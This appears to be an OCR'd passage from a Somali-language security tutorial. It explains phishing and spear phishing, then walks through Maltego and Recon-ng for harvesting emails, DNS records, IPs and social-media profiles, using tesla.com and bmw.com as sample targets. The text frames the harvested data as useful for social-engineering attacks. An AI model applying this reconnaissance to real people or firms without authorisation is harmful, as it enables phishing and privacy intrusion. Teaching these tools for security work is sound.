
tallaabo degdeg ah dhankooda, sida beddelka ereyga loo baahan yahay Waxaa ka mid ah iskuxirka websaydh sharci darro ah-ku dhowaad isku mid ah muuqaal ahaan qaabkiisa sharciga ah-taasoo ku kallifaysa isticmaale aan shaki ku jirin inuu galo aqoonsigooda hadda iyo lambarka sirta ah ee cusub. Marka foomka la gudbiyo macluumaadka waxaa loo dirayaa qofka weerarka soo qaaday.

Marka la eego isku mid ahaanta, ama isku dhow, farriimaha waxaa loo diraa dhammaan isticmaaleyaasha ololayaasha phishing, ogaanshaha iyo xannibistooda ayaa aad ugu fudud server-yada boostada ee marin u heli kara hanjabaadaha wadaagga hanjabaadaha.

Phishing Spear: Tani waa nooc ka mid ah bartilmaameedyada khiyaanada ah ee weerarka uu ku doorto shaqsiyaad gaar ah ama shirkado. Kadib waxay ku hagaajinayaan fariimahooda iyagoo ku saleynaya astaamaha, jagooyinka shaqada, iyo xiriirada ay leeyihiin dhibanayaashooda si ay uga dhigaan weerarkooda mid muuqda. Phishis-ka waranku wuxuu u baahan yahay dadaal badan oo dheeraad ah isagoo ku hadlaya magaca dambiilaha waxayna qaadan kartaa toddobaadyo iyo bilo si looga baxo Aad ayey u adag yihiin in la ogaado oo waxay leeyihiin heerar guul oo ka wanaagsan haddii si xirfad leh loo qabtay.

Xaaladaha waran kufsiga waxaa laga yaabaa inuu ku lug yeesho qof weerar ah, isagoo iska dhigaya la-taliye IT-da urur, wuxuu email ugu diraa hal ama in ka badan shaqaalaha. Waa ereybixin iyo saxeexid sax

ah sida lataliyuhu sida caadiga ah sameeyo, taas oo ku khiyaanaynaysa dadka qaata una malaynaya inay tahay farriin dhab ah. Farriinta ayaa ku dhiirrigelisa dadka helaya inay beddelaan lambarkooda sirta ah waxayna siiyaan xiriir iyaga oo u weeciya bog xun oo uu weeraryahanku hadda ku qabsado aqoonsigooda.




Maltego

Maltego waa barnaamij loo **adeegsado sirta il-fura**n iyo saadaalinta, waxaana soo saaray Paterva oo ka socota Pretoria, South Africa. Maltego waxay diirada saareysaa bixinta maktabada isbadalada lagu ogaanayo xogta laga helayo ilaha furan, iyo indha indheynta macluumaadkaas oo ku jira qaab jaantus ah, oo ku habboon falanqaynta iskuxirka iyo qodista xogta Laga soo bilaabo 2019, kooxda Maltego Technologies oo xarunteedu tahay Munich, Jarmalka waxay qaadatay mas'uuliyadda dhammaan hawlgallada macaamiisha adduunka ku wajahan.


Maltego wuxuu oggol yahay abuuritaanka hay'ado caado ah, oo u oggolaanaya inuu metelo nooc kasta oo macluumaad ah marka lagu daro noocyada aasaasiga ah ee aasaasiga ah ee qayb ka ah barnaamijka. Ujeedada aasaasiga ah ee codsigu waa falanqaynta xiriirka adduunka-dhabta ah (Shabakadaha Bulshada, OSINT APIs, Macluumaadka Gaarka ah ee La Is-maamulo iyo Noodhadhka Kombiyuutarada Noodhadhka) ee u dhexeeya dadka, kooxaha, Webpages, domains, shabakadaha, kaabayaasha internetka, iyo ku xirnaanta warbaahinta bulshada. Maltego waxay ku fidineysaa xogteeda gaareysa iskudhafka ka imanaya wada-hawlgalayaasha xogta kala duwan. Meelaha xogteeda laga helo waxaa ka mid ah diiwaanka DNS, diiwaanka cidda, makiinadaha raadinta, adeegyada isku xirka bulshada, API-yada kala duwan iyo xogta kala duwan ee meta.

Isticmalka Maltego

Maltego waxaad ku kicin sidii Zap oo kale terminalka ku qor **maltego** lakiin intanaad isticmalin waa inaa acoun ku lahata **https://www.maltego.com** i aad u isticmashid iyo waa inaad kala sorato flavers ga ama nocyada maltego.




Xulo shirkadda dabagalka markaa waxaad u baahan doontaa inaad sheegto bartilmaameedka (magaca magac) daaqad cusub, Bixi domain (bartilmaameedka) oo guji Finish.




Ka dib markii si guul leh u socdo dabagal waxaad heli doontaa natiijo sida soo socota ah

Abuur Garaaf Cusub, Bilow garaaf cusub adigoo gujinaya dhinaca bidix. Jiid oo hoos u dhig bogga oo qor magaca domain, midig guji bogga oo socodsiiya beddelka la doonayo




Sheeg magaca domain ee aan siinayo cyberpedia.in

Bartilmaameedkayaga soo socda si aan u ururiyo macluumaadka ku saabsan cinwaannada emaylka. Marka waxaan u baahanahay inaan beddelo "cinwaannada emaylka ee ka socda domain". Haddii aad rabto inaad sameyso isla qor riix bogga oo xulo cinwaanada Emailka ee Domain.




Isbedelada cusubi waxay u muuqan doonaan iskuday mid kasta iyo qof kasta oo isdaba-joog ah waxaad heli doontaa natiijo xiiso leh.



Natiijada watana

Orod isbeddel kale oo hel faahfaahinta magacyada server-yada, cinwaanada boostada, cinwaanada IP iyo waxyaabo kaloo badan.



Maltego waxay gacan ka geysaneysaa soo uruurinta macluumaad badan oo ku saabsan kaabayaasha dhaqaalaha. Si aad u bilowdo ururinta macluumaadka, ka dooro hay'adda la doonayo paletka. Tusaalahan, waxaan dooneynaa inaan iskaanno domain. Xulo xulashada domainka palette oo ku jiido ikhtiyaarka goobta shaqada. Gali barta bartilmaameedka. Hada midig u guji meesha oo waa inaad heleysaa daaqad leh "Run Transform" oo leh xulashooyin dheeri ah oo laxiriira.

Orod isbedelka loo baahan yahay oo raadso macluumaadka sida cinwaanka MX, NS iyo IP. Waxaan markaa isticmaali karnaa isbeddelada sida 'IPAddressToNetblock' si aan ugu jabino shabakad weyn shabakadaha yar yar si loo fahmo.

Sidoo kale waxaan heli karnaa domains-ka la wadaago. Waxaan go'aansan karnaa macluumaadka sida cinwaanada IP ee cinwaanada iyo shabakadaha kale ee gudaha, shabakadaha loo adeegsado bartilmaameedka, iwm.

Maltego waxay kaa caawineysaa inaad ka hesho macluumaad ku saabsan qofka, sida cinwaankooda emaylka, astaamaha bulshada, asxaabta wadaagga ah, feylasha kala duwan ee lagu wadaago URL-yada kala duwan, iwm. Halkan waxaan ku dooranayaa ikhtiyaarka 'Qof' waxaanan gali doonaa magaca qofka aan isku dayi doono inaan ka soo ururiyo macluumaadka.

Xuquuqda-guji ikhtiyaarka 'Qofka' oo dooro isbeddelada la doonayo. Marka hore aan raadino cinwaanka emaylka ee la xiriira qofka oo aan isku dayno inaan uruurino macluumaad dheeraad ah. Maltego, waxaan ka heli karnaa macluumaadkooda SNS Facebook, Flickr, iwm.

Hay'ado kala duwan oo ka tirsan Facebook ayaa lagu ogaadey iyadoo la adeegsanayo isbeddelka "toFacebookaffiliation." Habkani guud ahaan wuxuu raadiyaa xiriir Facebook kaas oo si dhow ula mid ah magaca qofka oo ku saleysan magaca hore iyo kan dambe isla markaana miisaamaya natiijo kasta si waafaqsan. Maltego waxaan sidoo kale laheli karnaa saaxiibo isku dhaf ah oo ah labo qof oo la bartilmaameedsaday si loo helo macluumaad dheeraad ah

Sidoo kale, waxaan heli karnaa haddii adeegsadaha uu ku soo rogay wax faylal ah pastebin ama URL kasta oo dadweyne ah. Helitaanka macluumaadkaan oo dhan waxay faa'iido u yeelan kartaa fulinta weerar ku saleysan injineernimada bulshada.

Recon-ng

Recon-ng waa qaab-soo-saar buuxa oo Shabakad Dib-u-habeyn ah oo ku qoran Python. Ku dhameystiran qaybo madaxbanaan, isdhexgalka keydka macluumaadka, oo lagu dhisay hawlo habboon, caawimaad isdhaxgal ah, iyo amarka dhammaystirka, Recon-ng waxay bixisaa jawi awood leh oo isha furan ee shabakadda ku saleysan isha si dhakhso leh oo dhammaystiran loo qaban karo.

Recon-ng waxay leedahay muuqaal iyo dareen la mid ah Qaabdhismeedka Metasploit, yaraynta qalooca barashada ka faa'iideysiga qaabdhismeedka. Si kastaba ha noqotee, way ka duwan tahay tan. Recon-ng looma jeedin inuu la tartamo qaabdhismeedka jira, maaddaama loogu talagalay si gaar ah loogu talagalay sahaminta isha furan ee websaydhka ah. Haddii aad rabto inaad ka faa'iidaysato,


isticmaal Qaab dhismeedka Metasploit. Haddii aad dooneysid Injineer Bulsheed, annaga Qalabka Qalabka Injineerka Bulshada. Haddii aad rabto inaad sameyso sahan, isticmaal Recon-ng! Ka eeg Hagaha Isticmaalka wixii macluumaad dheeraad ah.

Recon-ng waa qaab dhismeed gebi ahaanba qaabaysan oo u fududeynaya xitaa kuwa ugu cusub ee soosaarayaasha Python inay gacan ka geystaan. Qayb kasta waa qayb hoosaad ka mid ah fasalka "moduleka". Fasalka “moduleka” waa tarjubaan “cmd” loo habeeyay oo lagu qalabeeyay waxqabad dhisme ah kaas oo siiya isdhaafsiyo fudud howlaha guud sida soosaarida heerka, la falgalka keydka, sameynta codsiyada webka, iyo maaraynta furayaasha API. Sidaa darteed, dhammaan shaqadii adkayd waa la qabtay. Qaab dhismeedyadu waa sahlan yihiin oo waxay qaadataa in yar oo ka badan daqiiqado. Ka eeg Hagaha Hormarinta wixii macluumaad dheeraad ah.

Isticmalka Recon-ng


Laga soo bilaabo noocyada Kali 2020.1, adigu kama tihid root ahaan. Marka waxaad u baahan doontaa inaad adeegsato amarka sudo marka aad bilowdo dib-u-dhigga haddii kale, inta badan amarradu ma shaqeyn doonaan:

sudo recon-ng



Liiska amarrada lagu taageeray dib-u-eegista waxaa lagu eegi karaa iyadoo la adeegsanayo amarka :

[recon-ng][default] > *help*



Sida caadiga ah, ma jiraan cutubyo la rakibay / karti loo siiyay. Waxaad u baahan tahay inaad rakibtid kahor intaadan isticmaalin qalabka dib-u-qabashada.

Module ayaa lagu rakibi karaa iyadoo la adeegsanayo amarka suuqa:

[recon-ng][default] > *marketplace install all*

```
[*] No modules enabled/installed.

[recon-ng][default] > marketplace install all
[*] Module installed: discovery/info_disclosure/cache_snoop
[*] Module installed: discovery/info_disclosure/interesting_files
[*] Module installed: exploitation/injection/command_injector
[*] Module installed: exploitation/injection/xpath_bruter
[*] Module installed: import/csv_file
[*] Module installed: import/list
[*] Module installed: import/masscan
[*] Module installed: import/nmap
[*] Module installed: recon/companies-contacts/bing_linkedin_cache
[*] Module installed: recon/companies-contacts/censys_email_address
[*] Module installed: recon/companies-contacts/pen
[*] Module installed: recon/companies-domains/censys_subdomains
[*] Module installed: recon/companies-domains/pen
[*] Module installed: recon/companies-domains/viewdns_reverse_whois
[*] Module installed: recon/companies-domains/whoxy_dns
[*] Module installed: recon/companies-hosts/censys_org
[*] Module installed: recon/companies-hosts/censys_tls_subjects
[*] Module installed: recon/companies-multi/github_miner
[*] Module installed: recon/companies-multi/shodan_org
[*] Module installed: recon/companies-multi/whois_miner
[*] Module installed: recon/contacts-contacts/abc
```

Qaar ka mid ah modules waxay u baahan yihiin furayaasha API in lagu daro si ay si sax ah u shaqeeyaan.

Fiiro gaar ah: Qeybaha qaar ayaa laga yaabaa inaanay rakibnayn markaad maamusho amarka kor ku xusan waxaadna u baahan tahay inaad si gooni ah u rakibto.


Had iyo jeer waa ficil wanaagsan in la abuuro goob shaqo ka hor intaadan bilaabin sahamintaada adoo adeegsanaya cutubyo la heli karo. Tani waxay siinaysaa gorfayntaada dareemo habaysan.

Module-yada shaqada waxaa loo isticmaali karaa in lagu abuuro goob shaqo oo cusub, lagu shubi karo goob shaqo oo hore u jirtay oo aad horay u abuurtay, liis garee meelaha shaqada ee hadda jira, lagana saari karo goobaha shaqada ee hadda jira

*workspaces <create|**list**|**load**|**remove**> **[…]***

Aynu nidhaahno waxaad dooneysaa inaad abuurto goob cusub oo lagu magacaabo 'dib-u-baabuur', markaa amarka la adeegsanayo waa sida soo socota:

[recon-ng][default] > ***workspaces create recon-cars***



Sababta ka dambeysa fariimaha qaladku waa, maanaan habayneyn / ku darin furayaasha API qaybo ka mid ah, taas oo ah ikhtiyaar ikhtiyaari ah. Marka, waan iska indhatiri karnaa khaladaadka hadda.

Qeybta db (moduleka macluumaadka) wuxuu noo ogolaanayaa inaan gelino, tirtirno, weydiino, oo aan aragno shaxda miisaska xogta


db <delete|insert|notes|query|schema> […]

Waxaa jira miisas badan oo ku jira moduleka db:

companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|ports|profiles|pushpins|repositories|vulnerabilities

Qorshaha waxaa loo arki karaa iyadoo la adeegsanayo amarka soo socda:

[recon-ng][recon-cars] > ***db schema***



Waxaan ku dari karnaa magacyada meheradaheena bartilmaameedka / shirkadaha miisaska iyadoo la isticmaalayo amarka soo socda ee soo socda. Aynu nidhaahno bartilmaameedkeennu waa tesla.com:

[recon-ng][recon-cars] > ***db insert domains***
domain (TEXT): ***tesla.com***

```
[recon-ng][recon-cars] > db insert domains
domain (TEXT): tesla.com
notes (TEXT):
[*] 1 rows affected.
[recon-ng][recon-cars] > db insert domains
domain (TEXT): bmw.com
notes (TEXT):
[*] 1 rows affected.
```

Si aad u aragto mid ka mid ah waxyaabaha jadwalka ku jira, tus amarka waa la isticmaali karaa:

show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|ports|profiles|pushpins|repositories|vulnerabilities>

Tu*sale:* ***show domians***

```
[recon-ng][recon-cars] > show domains

  +-----------------------------------------+
  | rowid |   domain   | notes |    module    |
  +-----------------------------------------+
  | 1     | tesla.com  |       | user_defined |
  | 2     | bmw.com    |       | user_defined |
  +-----------------------------------------+

[*] 2 rows returned
[recon-ng][recon-cars] >
```

isticmalka modules ga

Hadda waxaan dhammeynay dejinta goobteena shaqada iyo bartilmaameedyada bartilmaameedka. Waa waqtigii la adeegsan lahaa

aagagga si loo sameeyo habka sahanka / macluumaadka ururinta dhabta ah.

